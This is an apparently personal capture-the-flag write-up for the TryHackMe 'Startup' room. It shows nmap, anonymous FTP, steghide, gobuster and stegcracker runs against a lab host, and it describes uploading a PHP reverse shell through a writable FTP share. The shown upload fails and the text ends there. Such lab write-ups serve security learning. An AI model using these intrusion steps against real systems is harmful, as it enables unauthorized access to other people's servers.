
Startup


Scanning




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ nmap -A 10.10.153.149 -oN nmap.scan
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 20:48 PKT
Nmap scan report for 10.10.153.149
Host is up (0.18s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp [NSE: writeable]
| -rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
|_-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.8.153.207
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 b9:a6:0b:84:1d:22:01:a4:01:30:48:43:61:2b:ab:94 (RSA)
|   256 ec:13:25:8c:18:20:36:e6:ce:91:0e:16:26:eb:a2:be (ECDSA)
|_  256 a2:ff:2a:72:81:aa:a2:9f:55:a4:dc:92:23:e6:b4:3f (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Maintenance
|_http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Enumeration

FTP




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ ftp ftp://anonymous:anonymous@10.10.153.149
Connected to 10.10.153.149.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||62222|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> 
```



```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ cat notice.txt
Whoever is leaving these damn Among Us memes in this share, it IS NOT FUNNY. People downloading documents
from our website will think we are a joke! Now I dont know who it is, but Maya is looking pretty sus.
```

- We got a name **Maya**




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ steghide extract -sf important.jpg -xf result
Enter passphrase: 
```


We need a passphrase.

Website

- Nothing in the source code.
- Directory Busting



```
┌──(moghees㉿kali)-[~/…/CTF/TryHackMe/startup/_important.jpg.extracted]
└─$ gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.153.149/
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.153.149/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/files                (Status: 301) [Size: 314] [--> http://10.10.153.149/files/]
Progress: 26242 / 220561 (11.90%)
```




Index of /files

Name	Last modified	Size	Description
Parent Directory		-	
ftp/	2020-11-12 04:53	-	
important.jpg	2020-11-12 04:02	246K	
notice.txt	2020-11-12 04:53	208	

Apache/2.4.18 (Ubuntu) Server at 10.10.153.149 Port 80

Same files I got from FTP.
Nothing useful.

Enumerating files got from FTP :




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ stegcracker important.jpg /usr/share/wordlists/rockyou.txt
StegCracker 2.1.0 - (https://github.com/Paradoxis/StegCracker)
Copyright (c) 2024 - Luke Paris (Paradoxis)

StegCracker has been retired following the release of StegSeek, which
will blast through the rockyou.txt wordlist within 1.9 second as opposed
to StegCracker which takes ~5 hours.

StegSeek can be found at: https://github.com/RickdeJager/stegseek

Counting lines in wordlist..
Attacking file 'important.jpg' with wordlist '/usr/share/wordlists/rockyou.txt'..
954752/14344392 (6.66%) Attempted: falcon77mgelrodseay1
```


But this was not working.
Then I realised that we can access FTP file in web.

Foothold

I uploaded php reverse shell script through **FTP** and opened it in browser to get shell.




```
┌──(moghees㉿kali)-[~/Desktop/CTF/TryHackMe/startup]
└─$ ftp ftp://anonymous:anonymous@10.10.153.149
Connected to 10.10.153.149.
220 (vsFTPd 3.0.3)
331 Please specify the password.
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
200 Switching to Binary mode.
ftp> ls
229 Entering Extended Passive Mode (|||9514|)
150 Here comes the directory listing.
drwxrwxrwx    2 65534    65534        4096 Nov 12  2020 ftp
-rw-r--r--    1 0        0          251631 Nov 12  2020 important.jpg
-rw-r--r--    1 0        0             208 Nov 12  2020 notice.txt
226 Directory send OK.
ftp> put exploit.php
local: exploit.php remote: exploit.php
229 Entering Extended Passive Mode (|||36209|)
553 Could not create file.
ftp> █
```

